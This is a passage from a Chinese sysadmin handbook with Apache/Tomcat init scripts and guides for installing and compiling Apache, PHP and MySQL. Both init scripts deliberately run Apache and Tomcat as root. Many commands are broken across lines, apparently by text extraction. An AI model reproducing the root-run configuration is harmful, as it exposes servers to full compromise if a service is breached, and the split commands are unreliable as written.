#
# pidfile: /var/run/www/apache.pid
# pidfile: /var/run/www/tomcat.pid
# config:  /etc/apache2/apache2.conf


#APACHE_HOME=/usr/local/apache
#TOMCAT_HOME=/usr/local/tomcat
#APACHE_USER=apache
#TOMCAT_USER=tomcat

APACHE_HOME=/usr/local/apache-evaluation
TOMCAT_HOME=/usr/local/apache-tomcat-evaluation
APACHE_USER=root
TOMCAT_USER=root

OPEN_FILES=20480

# Source function library.
if [ -f /etc/init.d/functions ] ; then
  . /etc/init.d/functions
elif [ -f /etc/rc.d/init.d/functions ] ; then
  . /etc/rc.d/init.d/functions
else
  exit 0
```

```
fi

if [ ! -d /var/run/www ] ; then
  mkdir /var/run/www
fi

if [ -f /var/lock/subsys/tomcat ] ; then
        echo " "
fi

start() {
        if [ `ulimit -n` != ${OPEN_FILES} ]; then
                ulimit -n ${OPEN_FILES}
        fi
        echo -en "\\033[1;32;1m"
        echo "Starting Tomcat $TOMCAT_HOME ..."
        echo -en "\\033[0;39;1m"
        if [ -s /var/run/www/tomcat.pid ]; then
                echo "tomcat (pid `cat
/var/run/www/tomcat.pid`) already running"
        else
                su - ${TOMCAT_USER} -c
"$TOMCAT_HOME/bin/catalina.sh start > /dev/null"
                echo `pgrep java` > /var/run/www/tomcat.pid
                touch /var/lock/subsys/tomcat
        fi
        sleep 2
        echo -en "\\033[1;32;1m"
        echo "Starting Apache $APACHE_HOME ..."
        echo -en "\\033[0;39;1m"
        su - ${APACHE_USER} -c "$APACHE_HOME/bin/apachectl
start"
        touch /var/lock/subsys/apache
}

stop() {
        echo -en "\\033[1;32;1m"
        echo "Shutting down Apache $APACHE_HOME ..."
        echo -en "\\033[0;39;1m"
        su - ${APACHE_USER} -c "$APACHE_HOME/bin/apachectl
stop"
        sleep 2
        echo -en "\\033[1;32;1m"
        echo "Shutting down Tomcat $TOMCAT_HOME ..."
        echo -en "\\033[0;39;1m"
```

```
        su - ${TOMCAT_USER} -c "$TOMCAT_HOME/bin/catalina.sh
stop > /dev/null"
        rm -rf /var/run/www/tomcat.pid
        rm -f /var/lock/subsys/tomcat
        rm -f /var/lock/subsys/apache
}

restart() {
    stop
        if [ "`pgrep java`" = "" ]&& [ "`pgrep httpd`" = "" ];
then
                start
                exit 0
    else
                echo "Usage: $0 killall (^C)"
                echo -n "Waiting: "
    fi
    while true;
        do
                sleep 1
                if [ "`pgrep java`" = "" ] && [ "`pgrep httpd`"
= "" ]; then
                        break
                else
                        echo -n "."
                        #echo -n "Enter your [y/n]: "; read
ISKILL;
                fi
        done
        echo
    start
}

status() {
                ps -aux | grep -e tomcat -e apache

                echo -en "\\033[1;32;1m"
                echo ulimit open files: `ulimit -n`
                echo -en "\\033[0;39;1m"

                echo -en "\\033[1;32;1m"
                echo -en "httpd count:"
                ps axf|grep httpd|wc -l
                echo -en "\\033[0;39;1m"
}
```

```
killall() {
        if [ "`pgrep httpd`" != "" ]; then
                echo -en "\\033[1;32;1m"
                echo "kill Apache pid(`pgrep httpd`) ..."
                kill -9 `pgrep httpd`
                echo -en "\\033[0;39;1m"
        fi
        if [ "`pgrep java`" != "" ]; then
                echo -en "\\033[1;32;1m"
                echo "kill Tomcat pid(`pgrep java`) ..."
                kill -9 `pgrep java`
                echo -en "\\033[0;39;1m"
        fi
        rm -rf /var/run/www/tomcat.pid
        rm -f /var/lock/subsys/tomcat
        rm -f /var/lock/subsys/apache
}

# Determine and execute action based on command line parameter
case "$1" in
        start)
                start
                ;;
        stop)
                stop
                ;;
        restart)
                restart
                ;;
        status)
                status
                ;;
        killall)
                killall
                ;;
        *)
                echo -en "\\033[1;32;1m"
                echo "Usage: $1
{start|stop|restart|status|killall}"
                echo -en "\\033[0;39;1m"
                ;;
esac
echo -en "\\033[0;39;m"
exit 0
```

6.2. Shell Script 2

Apache,Tomcat 运行脚本

例 38.5. /etc/rc.d/init.d/www

```
#!/bin/bash
#############################################################
# Script for Apache and Tomcat
# File:/etc/rc.d/init.d/www
#############################################################
# Setup environment for script execution
#

# chkconfig: - 91 35
# description: Starts and stops the apache and tomcat daemons \
#              used to provide Neo Chen<openunix@163.com>
#
# pidfile: /var/run/www/apache.pid
# pidfile: /var/run/www/tomcat.pid
# config:  /etc/apache2/apache2.conf


#APACHE_HOME=/usr/local/apache
#TOMCAT_HOME=/usr/local/tomcat
#APACHE_USER=apache
#TOMCAT_USER=tomcat

APACHE_HOME=/usr/local/apache
TOMCAT_HOME=/usr/local/tomcat
APACHE_USER=root
TOMCAT_USER=root
WAIT_TIME=10
get_apache_pid(){
    APACHE_PID=`pgrep -o httpd`
    echo $APACHE_PID
}
get_tomcat_pid(){
```

```
    TOMCAT_PID=`ps axww | grep catalina.home | grep -v 'grep' |
sed q | awk '{print $1}'`
    echo $TOMCAT_PID
}

#OPEN_FILS=40960

# Source function library.
#if [ -f /etc/init.d/functions ] ; then
#  . /etc/init.d/functions
#elif [ -f /etc/rc.d/init.d/functions ] ; then
#  . /etc/rc.d/init.d/functions
#else
#  exit 0
#fi

if [ ! -d /var/run/www ] ; then
  mkdir /var/run/www
fi

#if [ -f /var/lock/subsys/tomcat ] ; then
#fi

start() {
        #if [ `ulimit -n` -le  ${OPEN_FILES} ]; then
        #       ulimit -n ${OPEN_FILES}
        #fi
        echo -en "\\033[1;32;1m"
        echo "Starting Tomcat $TOMCAT_HOME ..."
        echo -en "\\033[0;39;1m"
        if [ -s /var/run/www/tomcat.pid ]; then
                echo "tomcat (pid `cat
/var/run/www/tomcat.pid`) already running"
        else
                su - ${TOMCAT_USER} -c
"$TOMCAT_HOME/bin/catalina.sh start > /dev/null"
                echo `get_tomcat_pid` > /var/run/www/tomcat.pid
                touch /var/lock/subsys/tomcat
        fi
        sleep 2
        echo -en "\\033[1;32;1m"
        echo "Starting Apache $APACHE_HOME ..."
        echo -en "\\033[0;39;1m"
        su - ${APACHE_USER} -c "$APACHE_HOME/bin/apachectl
start"
```

```
        touch /var/lock/subsys/apache
}

stop() {
        echo -en "\\033[1;32;1m"
        echo "Shutting down Apache $APACHE_HOME ..."
        echo -en "\\033[0;39;1m"
        su - ${APACHE_USER} -c "$APACHE_HOME/bin/apachectl
stop"
        sleep 2
        echo -en "\\033[1;32;1m"
        echo "Shutting down Tomcat $TOMCAT_HOME ..."
        echo -en "\\033[0;39;1m"
        su - ${TOMCAT_USER} -c "$TOMCAT_HOME/bin/catalina.sh
stop > /dev/null"
        rm -rf /var/run/www/tomcat.pid
        rm -f /var/lock/subsys/tomcat
        rm -f /var/lock/subsys/apache
}

restart() {
    stop
    sleep 2
    if [ -z `get_tomcat_pid` ]&& [ -z `get_apache_pid` ]; then
                start
                exit 0
    else
                echo "Usage: $0 killall (^C)"
                echo -n "Waiting: "
    fi
    while true;
        do
                sleep 1
                if [ -z `get_tomcat_pid` ] && [ -z
`get_apache_pid` ]; then
                        break
                else
                        echo -n "."
                fi
        done
        echo
    start
}

k9restart() {
```

```
    ISEXIT='false'
    stop
    for i in `seq 1 ${WAIT_TIME}`;
    do
                if [ -z `get_tomcat_pid` ] && [ -z
`get_apache_pid` ]; then
                ISEXIT='true'
                break
                else
                        sleep 1
                fi
        done

        if [ $ISEXIT == 'false' ]; then
            while true;
                do
                        if [ -z `get_tomcat_pid` ] && [ -z
`get_apache_pid` ]; then
                                ISEXIT='true'
                        break
                        fi

                        if [ -n `get_apache_pid` ]; then
                                kill -9 `pgrep httpd`
                        fi
                        if [ -n `get_tomcat_pid` ]; then
                                kill -9 `get_tomcat_pid`
                        fi
                done
                rm -rf /var/run/www/tomcat.pid
                rm -f /var/lock/subsys/tomcat
                rm -f /var/lock/subsys/apache
        fi

        echo

        if [ $ISEXIT == 'true' ]; then
                start
        fi
}

status() {
                #ps -aux | grep -e tomcat -e apache

                echo -en "\\033[1;32;1m"
```

```
                echo ulimit open files: `ulimit -n`
                echo -en "\\033[0;39;1m"

                echo -en "\\033[1;32;1m"
                echo -en "httpd count:"
                let hc=`ps axf|grep httpd|wc -l`-1
                echo $hc
                echo -en "apache count:"
                netstat -alp | grep '*:http' | wc -l
                echo -en "tomcat count:"
                netstat -alp | grep '*:webcache' | wc -l
                echo -en "dbconn count:"
                netstat -a | grep ':3433' | wc -l
                echo -en "\\033[0;39;1m"
}

kall() {
        if [ `get_apache_pid` ]; then
                echo -en "\\033[1;32;1m"
                echo "kill Apache pid(`pgrep httpd`) ..."
                kill `pgrep httpd`
                echo -en "\\033[0;39;1m"
        fi
        if [ `get_tomcat_pid` ]; then
                echo -en "\\033[1;32;1m"
                echo "kill Tomcat pid(`pgrep java`) ..."
                kill `pgrep java`
                echo -en "\\033[0;39;1m"
        fi
        rm -rf /var/run/www/tomcat.pid
        rm -f /var/lock/subsys/tomcat
        rm -f /var/lock/subsys/apache
}

reload() {
        killall -HUP httpd
}

tomcat_restart() {
    su - ${TOMCAT_USER} -c "$TOMCAT_HOME/bin/catalina.sh stop >
/dev/null"
    rm -rf /var/run/www/tomcat.pid
    rm -f /var/lock/subsys/tomcat
    sleep 2
    if [ -z `get_tomcat_pid` ]; then
```

```
        su - ${TOMCAT_USER} -c "$TOMCAT_HOME/bin/catalina.sh
start > /dev/null"
        exit 0
    else
        echo "Usage: $0 killall (^C)"
        echo -n "Waiting: "
    fi
    while true;
    do
                sleep 1
                if [ -z `get_tomcat_pid` ]; then
                        echo
                        break
                else
                        echo -n "."
                        #echo -n "Enter your [y/n]: "; read
ISKILL;
                fi
    done
    su - ${TOMCAT_USER} -c "$TOMCAT_HOME/bin/catalina.sh start
> /dev/null"
    echo `get_tomcat_pid` > /var/run/www/tomcat.pid
    touch /var/lock/subsys/tomcat
}


# Determine and execute action based on command line parameter
case $1 in
    apache)
        case "$2" in
            reload)
                reload
                ;;
            *)
                su - ${APACHE_USER} -c
"${APACHE_HOME}/bin/apachectl $2"
                ;;
        esac
        ;;
    tomcat)
        case "$2" in
            restart)
                tomcat_restart
                ;;
            *)
```

```
                su - ${TOMCAT_USER} -c
"${TOMCAT_HOME}/bin/catalina.sh $2"
                ;;
        esac
        ;;
    start)
        start
        ;;
    stop)
        stop
        ;;
    restart)
        restart
        ;;
    status)
        status
        ;;
    killall)
        kall
        ;;
    k9restart)
        k9restart >/dev/null
        ;;
    *)
        echo -en "\\033[1;32;1m"
        echo "Usage: $0
{start|stop|restart|status|killall|k9restart}"
        echo "Usage: $0 apache
{start|restart|graceful|graceful-stop|stop|reload}"
        echo "Usage: $0 tomcat
{debug|run|start|restart|stop|version}"
        echo -en "\\033[0;39;1m"
        ;;
esac
echo -en "\\033[0;39;m"
exit 0
```

```
chmod 700 /etc/init.d/www
```

第 39 章 Apache httpd

LAMP

1. Install

1.1. Quick install apache with aptitude

$ sudo apt-get install apache2 $ sudo apt-get install apache2-mpm-worker

```
netkiller@Linux-server:~$ sudo apt-get install apache2
```

command

enable module: a2enmod

enable site: a2ensite

rewrite module

```
$ sudo a2enmod rewrite
```

PHP module

```
$ sudo a2enmod php5
```

deflate module

```
root@neo:/etc/apache2# a2enmod deflate
Module deflate installed; run /etc/init.d/apache2 force-reload
to enable.
root@neo:/etc/apache2# /etc/init.d/apache2 force-reload
 * Forcing reload of apache 2.0 web server...
[ ok ]
root@neo:/etc/apache2#
```

ssl module

a2enmod ssl

a2ensite ssl

/etc/apache2/httpd.conf 加入

```
ServerName 220.201.35.11
```

安全模块

```
netkiller@Linux-server:~$ sudo apt-get install libapache2-mod-
security

netkiller@Linux-server:/etc/apache2$ sudo vi ports.conf
netkiller@Linux-server:/etc/apache2$ cat ports.conf
Listen 80
Listen 443

NameVirtualHost *
NameVirtualHost *:443


netkiller@Linux-server:/etc/apache2$ sudo apache2-ssl-
certificate
or
netkiller@Linux-server:~$ apache2-ssl-certificate -days 365
```

```
netkiller@Linux-server:~$ a2enmod ssl
or
netkiller@Linux-server:/etc/apache2/mods-enabled$ sudo ln -s
../mods-available/ssl.conf
netkiller@Linux-server:/etc/apache2/mods-enabled$ sudo ln -s
../mods-available/ssl.load

netkiller@Linux-server:/etc/apache2/sites-enabled$ sudo mkdir
ssl/
netkiller@Linux-server:/etc/apache2/sites-enabled$ sudo cp
netkiller woodart ssl/


netkiller@Linux-server:/etc/apache2/mods-enabled$ sudo
/etc/init.d/apache2 reload
 * Reloading apache 2.0 configuration...
[ ok ]
netkiller@Linux-server:/etc/apache2/mods-enabled$
```

VirtualHost

VirtualHost 虚拟主机

```


netkiller@Linux-server:/etc/apache2/sites-available$ sudo vi
woodart

#NameVirtualHost neo.6600.org
<VirtualHost 220.201.35.11>
        ServerAdmin openx@163.com

        DocumentRoot /home/netkiller/www
        ServerName neo.6600.org
        ServerAlias www.neo.6600.org
        <Directory /home/netkiller/www>
                Options Indexes FollowSymLinks MultiViews
                AllowOverride All
                Order allow,deny
                allow from all
                # Uncomment this directive is you want to see
```

```
apache2's
                # default start page (in /apache2-default) when
you go to /
                #RedirectMatch ^/$ /apache2-default/
        </Directory>

#       ScriptAlias /cgi-bin/ /home/netkiller/www/
#       <Directory "/home/netkiller/www">
#               AllowOverride None
#               Options +ExecCGI -MultiViews
+SymLinksIfOwnerMatch
#               Order allow,deny
#               Allow from all
#       </Directory>

        ErrorLog /var/log/apache2/neo.error.log

        # Possible values include: debug, info, notice, warn,
error, crit,
        # alert, emerg.
#       LogLevel warn

        CustomLog /var/log/apache2/neo.access.log combined
#       ServerSignature On

</VirtualHost>

netkiller@Linux-server:/etc/apache2/sites-available$ sudo
apache2 -k restart
```

~userdir module - /public_html

~web环境

```
netkiller@Linux-server:~$ mkdir public_html
netkiller@Linux-server:~$ cd public_html/
netkiller@Linux-server:~/public_html$
netkiller@Linux-server:~/public_html$ echo
helloworld>index.html
netkiller@Linux-server:~/public_html$ ls
```

```
index.html
```

http://xxx.xxx.xxx.xxx/~netkiller/

PHP 5

$ sudo apt-get install php5

```
netkiller@Linux-server:~$ sudo apt-get install php5
```

pgsql模块

```
netkiller@Linux-server:~$ sudo apt-get install php5-pgsql

netkiller@Linux-server:~$sudo cp
/usr/lib/php5/20051025/pgsql.so /etc/php5/apache2/
```

php5-gd - GD module for php5

$ sudo apt-get install php5-gd

```
netkiller@Linux-server:~$ apt-cache search gd
libgdbm3 - GNU dbm database routines (runtime version)
libgd2-xpm - GD Graphics Library version 2
php5-gd - GD module for php5
pnm2ppa - PPM to PPA converter
postgresql-doc-8.1 - documentation for the PostgreSQL database
management system
libruby1.8 - Libraries necessary to run Ruby 1.8
ruby1.8 - Interpreter of object-oriented scripting language
Ruby 1.8
klogd - Kernel Logging Daemon
sysklogd - System Logging Daemon
upstart-logd - boot logging daemon
netkiller@Linux-server:~$ sudo apt-get install php5-gd
```

```
netkiller@Linux-server:~$
```

1.2. CentOS 6

Install

Apache

```
[root@development ~]# yum -y install httpd
```

PHP

```
[root@development ~]# yum -y install php
[root@development ~]# yum -y install php-mysql php-gd php-
mbstring php-bcmath
[neo@development ~]$ sudo yum -y install php-pecl-memcache
```

mysql

```
[root@development ~]# yum -y install mysql-server
```

Uninstall

```
# yum remove httpd
```

Configure

Apache

```

```

VirtualHost

```
[root@development ~]# vim /etc/httpd/conf.d/vhost.conf
#
# Use name-based virtual hosting.
#
NameVirtualHost *:80
#
# NOTE: NameVirtualHost cannot be used without a port specifier
# (e.g. :80) if mod_ssl is being used, due to the nature of the
# SSL protocol.
#

#
# VirtualHost example:
# Almost any Apache directive may go into a VirtualHost
container.
# The first VirtualHost section is used for requests without a
known
# server name.
#
<VirtualHost *:80>
    ServerAdmin webmaster@dummy-host.example.com
    DocumentRoot /www/docs/dummy-host.example.com
    ServerName dummy-host.example.com
    ErrorLog logs/dummy-host.example.com-error_log
    CustomLog logs/dummy-host.example.com-access_log common
</VirtualHost>
```

MySQL

reset mysql's password

```
[root@development ~]# /usr/bin/mysqladmin -u root password
'new-password'
[root@development ~]# /usr/bin/mysqladmin -u root -h
development.domain.org password 'new-password'
```

Alternatively you can run:

```
[root@development ~]# /usr/bin/mysql_secure_installation
```

Starting

levels

```
[root@development ~]# chkconfig --list mysqld
mysqld          0:off   1:off   2:off   3:off   4:off   5:off
6:off

[root@development ~]# chkconfig --list httpd
httpd           0:off   1:off   2:off   3:off   4:off   5:off
6:off


[root@development ~]# chkconfig httpd on
[root@development ~]# chkconfig --list httpd
httpd           0:off   1:off   2:on    3:on    4:on    5:on
6:off

[root@development ~]# chkconfig mysqld on
```

```
[root@development ~]# chkconfig --list mysqld
mysqld          0:off   1:off   2:on    3:on    4:on    5:on
6:off
```

Apache

```
[root@development ~]# service httpd start
```

MySQL

```
[root@development ~]# service mysqld start
```

```
[root@development ~]# netstat -nat | grep 80
tcp        0      0 :::80                       :::*
LISTEN

[root@development ~]# netstat -nat | grep 3306
tcp        0      0 0.0.0.0:3306                0.0.0.0:*
LISTEN
```

FAQ

compile php

```
[root@development php-5.3.0]# yum install libxml2-devel
[root@development php-5.3.0]# yum install curl-devel
[root@development php-5.3.0]# yum install gd-devel
```

```
[root@development php-5.3.0]# yum install libjpeg-devel
[root@development php-5.3.0]# yum install libpng-devel
[root@development php-5.3.0]# yum install openldap-devel
[root@development php-5.3.0]# yum install mysql-devel
[root@development php-5.3.0]# yum install net-snmp-devel
```

1.3. Compile and then install Apache

Apache 安装与配置

configure

--with-mpm=worker 进程,线程混合方式效率提高不少

--enable-modules='dir mime' 没有它就找不到index.*文件

--enable-rewrite=shared Rewrite用于表态化

--enable-expires=shared 禁止页面被 cache

--enable-authz_host=shared Order权限

--enable-setenvif=shared

--enable-log_config=shared 日志格式

--enable-speling=shared 允许自动修正拼错的URL

--enable-deflate=shared 压缩传送

--enable-mods-shared='cache file-cache disk-cache mem-cache proxy proxy-ajp proxy-balancer' 代理和缓存

用于Java

```
tar zxvf httpd-2.2.4.tar.gz
cd httpd-2.2.4
```

```
./configure --prefix=/usr/local/httpd-2.2.4 \
--with-mpm=worker \
--enable-modules='dir mime' \
--enable-rewrite=shared \
--enable-authz_host=shared \
--enable-alias=shared \
--enable-setenvif=shared \
--enable-log_config=shared \
--enable-speling=shared \
--enable-filter=shared \
--enable-deflate=shared \
--enable-headers=shared \
--enable-expires=shared \
--enable-mods-shared='cache file-cache disk-cache mem-cache
proxy proxy-ajp proxy-balancer' \
--disable-include \
--disable-actions \
--disable-alias \
--disable-asis \
--disable-autoindex \
--disable-auth_basic \
--disable-authn_file \
--disable-authn_default \
--disable-authz_groupfile \
--disable-authz_user \
--disable-authz_default \
--disable-cgi \
--disable-cgid \
--disable-env \
--disable-negotiation \
--disable-status \
--disable-userdir
```

用于PHP

```
[root@development httpd-2.2.14]# yum install zlib-devel.x86_64

./configure --prefix=/usr/local/httpd-2.2.14 \
--with-mpm=worker \
--enable-so \
--enable-mods-shared=all \
--enable-static-support \
```

```
--enable-static-htpasswd \
--enable-static-htdigest \
--enable-static-ab \
--disable-include \
--disable-actions \
--disable-alias \
--disable-asis \
--disable-autoindex \
--disable-auth_basic \
--disable-authn_file \
--disable-authn_default \
--disable-authz_groupfile \
--disable-authz_user \
--disable-authz_default \
--disable-cgi \
--disable-cgid \
--disable-env \
--disable-negotiation \
--disable-status \
--disable-userdir
```

make; make install

启动

```
ln -s /usr/local/httpd-2.2.4/ /usr/local/apache

/usr/local/httpd/bin/apachectl start
```

优化编译条件

```
# vim server/mpm/worker/worker.c

# define DEFAULT_SERVER_LIMIT 256
# define MAX_SERVER_LIMIT 20000
# define DEFAULT_THREAD_LIMIT 512
# define MAX_THREAD_LIMIT 20000
```

PHP

过程 39.1. 安装PHP

1. 第一步

```
cd /usr/local/src
wget http://cn2.php.net/get/php-
5.3.0.tar.bz2/from/cn.php.net/mirror
tar jxvf php-5.3.0.tar.bz2
cd php-5.3.0
```

2. 第二步

```
./configure --prefix=/usr/local/php-5.3.0 \
--with-config-file-path=/usr/local/php-5.3.0/etc \
--with-apxs2=/usr/local/apache/bin/apxs \
--with-curl \
--with-gd \
--with-ldap \
--with-snmp \
--enable-zip \
--enable-exif \
--with-libxml-dir \
--with-mysql \
--with-mysqli \
--with-pdo-mysql \
--with-pdo-pgsql

make
make test
make install
```

   a. 建立符号连接

```
ln -s /usr/local/php-5.3.0 /usr/local/php
```

b. php.ini

```
cp php.ini-dist /usr/local/php/etc/php.ini
```

c. conf/httpd.conf

```
AddType application/x-httpd-php .php .phtml
AddType application/x-httpd-php-source .phps
```

reload apache

3. 最后一步

phpinfo() 测试文件复杂到apache目录

例 39.1. index.php

```
<?php phpinfo(); ?>
```

--with-snmp

redhat as4 启用 --with-snmp 需要安装下面包

```
rpm -i elfutils-libelf-devel-0.97.1-3.i386.rpm
rpm -i elfutils-devel-0.97.1-3.i386.rpm
rpm -i beecrypt-devel-3.1.0-6.i386.rpm
rpm -i net-snmp-devel-5.1.2-11.EL4.7.i386.rpm
```

Automation Installing

例 39.2. autolamp.sh

```
#!/bin/bash
HTTPD_SRC=httpd-2.2.15.tar.gz
PHP_SRC=php-5.2.13.tar.gz
MYSQL_SRC='mysql-5.1.45.tar.gz'
MYSQL_LIBS_SRC='mysql-5.1.45-linux-x86_64-glibc23.tar.gz'

SRC_DIR=$(pwd)
HTTPD_DIR=${HTTPD_SRC%%.tar.gz}
PHP_DIR=${PHP_SRC%%.tar.*}
MYSQL_DIR=${MYSQL_SRC%%.tar.*}
MYSQL_LIBS_DIR=${MYSQL_LIBS_SRC%%.tar.*}

function clean(){
        rm -rf $HTTPD_DIR
        rm -rf $PHP_DIR
        rm -rf $MYSQL_DIR
        rm -rf $MYSQL_LIBS_DIR
}
function mysql(){
rm -rf $MYSQL_DIR
tar zxf $MYSQL_SRC
cd $MYSQL_DIR
./configure \
--prefix=/usr/local/$MYSQL_DIR \
--with-mysqld-user=mysql \
--with-unix-socket-path=/tmp/mysql.sock \
--with-charset=utf8 \
--with-collation=utf8_general_ci \
--with-pthread \
--with-mysqld-ldflags \
--with-client-ldflags \
--with-openssl \
--without-docs \
--without-debug \
--without-ndb-debug \
--without-bench
#-—without-isam
#--without-innodb \
#--without-ndbcluster \
#--without-blackhole \
#--without-ibmdb2i \
#--without-federated \
```

```
#--without-example \
#--without-comment \
#--with-extra-charsets=gbk,gb2312,utf8 \

#--localstatedir=/usr/local/mysql/data
#--with-extra-charsets=all
make clean
make && make install
cd ..
/usr/local/$MYSQL_DIR/bin/mysql_install_db
}
function httpd(){
rm -rf $HTTPD_DIR
tar zxf $HTTPD_SRC
cd $HTTPD_DIR
./configure --prefix=/usr/local/$HTTPD_DIR \
--with-mpm=worker \
--enable-so \
--enable-mods-shared=all \
--disable-authn_file \
--disable-authn_default \
--disable-authz_groupfile \
--disable-authz_user \
--disable-authz_default \
--disable-auth_basic \
--disable-include \
--disable-env \
--disable-status \
--disable-autoindex \
--disable-asis \
--disable-cgi \
--disable-cgid \
--disable-negotiation \
--disable-actions \
--disable-userdir \
--disable-alias

make clean
make && make install
cd ..
}
function php(){
rm -rf $MYSQL_LIBS_DIR
tar zxf $MYSQL_LIBS_SRC
rm -rf $PHP_DIR
```

```
tar zxf $PHP_SRC
cd $PHP_DIR

./configure --prefix=/usr/local/$PHP_DIR \
--with-config-file-path=/usr/local/$PHP_DIR/etc \
--with-apxs2=/usr/local/$HTTPD_DIR/bin/apxs \
--with-curl \
--with-gd \
--with-jpeg-dir=/usr/lib64 \
--with-iconv \
--with-zlib-dir \
--with-pear \
--with-libxml \
--with-dom \
--with-xmlrpc \
--with-openssl \
--with-mysql=/usr/local/mysql-5.1.45-linux-x86_64-glibc23 \
--with-mysqli \
--with-pdo-mysql \
--enable-memcache \
--enable-zip \
--enable-sockets \
--enable-soap \
--enable-mbstring \
--enable-magic-quotes \
--enable-inline-optimization \
--enable-xml

#make && make test && make install
make &&  make install
cp /usr/local/src/$PHP_DIR/php.ini-dist
/usr/local/$PHP_DIR/php.ini
}
function depend(){
        yum install gcc gcc-c++ -y
        yum install -y libxml2-devel libxslt-devel
        yum install curl-devel -y
        yum install gd-devel libjpeg-devel libpng-devel -y
        yum install ncurses-devel -y
        yum install mysql-devel -y
        yum install libevent-devel -y
}
function java(){
        #yum install java-1.6.0-openjdk -y
        chmod +x jdk-6u20-linux-x64.bin
```

```
        ./jdk-6u20-linux-x64.bin
        mv jdk1.6.0_20 ..
        ln -s /usr/local/jdk1.6.0_20 /usr/local/java
}
function memcached(){
        MEMCACHED_PKG=memcached-1.4.5.tar.gz
        MEMCACHED_SRC=memcached-1.4.5
        rm -rf $MEMCACHED_SRC
        tar zxf $MEMCACHED_PKG
        cd $MEMCACHED_SRC
        ./configure --prefix=/usr/local/memcached-1.4.5
        make && make install
}
# See how we were called.
case "$1" in
  clean)
        clean
        ;;
  httpd)
        httpd
        ;;
  php)
        php
        ;;
  mysql)
        if [ -f $0 ] ; then
                mysql
        fi
        ;;
  depend)
        depend
        ;;
  java)
        java
        ;;
  memcached)
        memcached
        ;;
  all)
        clean

        echo ##################################################
        echo # $MYSQL_DIR Installing...
        echo ##################################################
        mysql
```

```
        echo ##################################################
        echo # $HTTPD_DIR Installing...
        echo ##################################################
        httpd

        echo ##################################################
        echo # $PHP_DIR Installing...
        echo ##################################################
        php

        ln -s /usr/local/$HTTPD_DIR /usr/local/apache
        ln -s /usr/local/$MYSQL_DIR /usr/local/mysql
        ln -s /usr/local/$PHP_DIR /usr/local/php

        clean
        ;;
  *)
        echo $"Usage: $0 {httpd|php|mysql|all|clean}"
        RETVAL=2
        ;;
esac

exit $RETVAL
```

1.4. XAMPP

XAMPP for Linux

http://www.apachefriends.org/en/xampp-linux.html

install

```
tar xvfz xampp-linux-1.7.3a.tar.gz -C /opt
```

start

```
/opt/lampp/lampp start
```

stop

```
/opt/lampp/lampp stop
```

remove

```
rm -rf /opt/lampp
```

php5

```
./lampp php5
XAMPP: PHP 5.3.8 already active.

./lampp startapache
XAMPP: Starting Apache with SSL (and PHP5)...

./lampp startmysql
XAMPP: Starting MySQL...
```

2. Module

```
模块的做用如下:
mod_access       提供基于主机的访问控制命令
mod_actions 能够运行基于MIME类型的CGI脚本或HTTP请求方法
mod_alias        能执行URL重定向服务
mod_asis         使文档能在没有HTTP头标的情况下被发送到客户端
mod_auth         支持使用存储在文本文件中的用户名、口令实现认证
mod_auth_dbm 支持使用DBM文件存储基本HTTP认证
mod_auth_mysql 支持使用MySQL数据库实现基本HTTP认证
mod_auth_anon 允许以匿名方式访问需要认证的区域
mod_auth_external支持使用第三方认证
mod_autoindex 当缺少索引文件时，自动生成动态目录列表
mod_cern_meta 提供对元信息的支持
mod_cgi          支持CGI
mod_dir          能够重定向任何对不包括尾部斜杠字符命令的请求
mod_env          使你能够将环境变量传递给CGI或SSI脚本
mod_expires 让你确定Apache在服务器响应请求时如何处理Expires
mod_headers 能够操作HTTP应答头标
mod_imap         提供图形映射支持
mod_include 使支持SSI
mod_info         对服务器配置提供了全面的描述
mod_log_agent 允许在单独的日志文件中存储用户代理的信息
mod_log_config 支持记录日志
mod_log_referer 提供了将请求中的Referer头标写入日志的功能
mod_mime 用来向客户端提供有关文档的元信息
mod_negotiation 提供了对内容协商的支持
mod_setenvif 使你能够创建定制环境变量
mod_speling 使你能够处理含有拼写错误或大小写错误的URL请求
mod_status       允许管理员通过WEB管理Apache
mod_unique_id 为每个请求提供在非常特殊的条件下保证是唯一的标识
```

常用模块

```
LoadModule dir_module          modules/mod_dir.so
LoadModule mime_module         modules/mod_mime.so
LoadModule expires_module      modules/mod_expires.so
LoadModule config_log_module   modules/mod_log_config.so
LoadModule alias_module        modules/mod_alias.so
```

```
LoadModule rewrite_module     modules/mod_rewrite.so
LoadModule access_module      modules/mod_access.so
LoadModule auth_module        modules/mod_auth.so
```

2.1. Output a list of modules compiled into the server.

This will not list dynamically loaded modules included using the LoadModule directive.

```
[root@development bin]# httpd -l
Compiled in modules:
  core.c
  worker.c
  http_core.c
  mod_so.c
```

2.2. Core

Listen

绑定多个IP

```
#Listen 80
Listen 192.168.3.40:80
Listen 192.168.4.40:80
Listen 192.168.5.40:80
```

Filesystem and Webspace

ref: http://httpd.apache.org/docs/2.2/en/sections.html

Filesystem Containers

```
<Directory /var/web/dir1>
        Options +Indexes
</Directory>

<Files private.html>
        Order allow,deny
        Deny from all
</Files>

<Directory /var/web/dir1>
        <Files private.html>
                Order allow,deny
                Deny from all
        </Files>
</Directory>
```

Webspace Containers

```
<LocationMatch ^/private>
        Order Allow,Deny
        Deny from all
</LocationMatch>
```

Wildcards and Regular Expressions

```
A non-regex wildcard section that changes the configuration of
all user directories could look as follows:

<Directory /home/*/public_html>
Options Indexes
</Directory>
Using regex sections, we can deny access to many types of image
files at once:
```

```
<FilesMatch \.(?i:gif|jpe?g|png)$>
Order allow,deny
Deny from all
</FilesMatch>
```

Options

```
<DirectoryMatch (/var/www/logs|/var/www/logs/*)>
        Options FollowSymLinks MultiViews Indexes

        DirectoryIndex index.html

        AllowOverride AuthConfig
        Order Allow,Deny
        Allow From All

        AuthName "Logs Access"
        AuthType Basic
        AuthUserFile /etc/nagios3/htpasswd.users
        require valid-user
</DirectoryMatch>
```

1. None是禁止所有
2. Indexes 当没有index.html 的时候列出目录
3. FollowSymLinks 允许符号连接，可以通过符号连接跨越 DocumentRoot
4. AllowOverride 定义是否允许各个目录用目录中的.htaccess覆盖这里设定的Options
5.

Etag

```
<Directory /www>
        <Files ~ "\.(gif|jpe?g|png|html|css|js)$">
                FileETag INode MTime Size
        </Files>
</Directory>
```

隐藏 Apache 版本信息

```
ServerTokens ProductOnly
ServerSignature Off
```

2.3. mpm

event

ThreadLimit 需要自行添加

ServerLimit 需要自行添加

```
<IfModule mpm_event_module>
    ThreadLimit                 256
    ServerLimit                 4096
    StartServers              4
    MinSpareThreads          75
    MaxSpareThreads         250
    ThreadsPerChild         128
    MaxRequestWorkers       4096
    MaxConnectionsPerChild   0
